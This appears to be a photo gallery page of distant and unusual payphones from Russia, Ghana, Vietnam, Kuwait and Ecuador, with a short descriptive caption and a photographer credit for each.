
Distant Payphones



Russia. This distinguished looking model was found in St. Petersburg. It’s proof that presentation is everything. The green background, colorful charts, phone book, and kiosk (including the font that says “international”) make this a destination in itself.

Photo by Pirho


Distant Payphones



Ghana. Interestingly, people here are encouraged to receive phone calls on payphones, as the sign from Ghana Telecom attests. The phone itself is made by Schlumberger, a French oilfield services company.

Photo by Kelechi


Distant Payphones



Vietnam. Again, people are clearly being encouraged to use this phone to receive calls, a concept that has become somewhat alien in America. Located in Hanoi, this card reading model looks fairly rugged.

Photo by Peter Kastan


Unusual Payphones



Kuwait. Definitely not the kind of payphone we're used to seeing. This model looks incredibly serious with its rather drab coloring and exhaustive list of numbers you might want to call.

Photo by XBS


Unusual Payphones



Ecuador. Perhaps it's an optical illusion, but this looks like an incredibly thin phone. Seen in Cuenca and run by ETAPA, a local company owned and operated by the city.

Photo by Benji Encalada

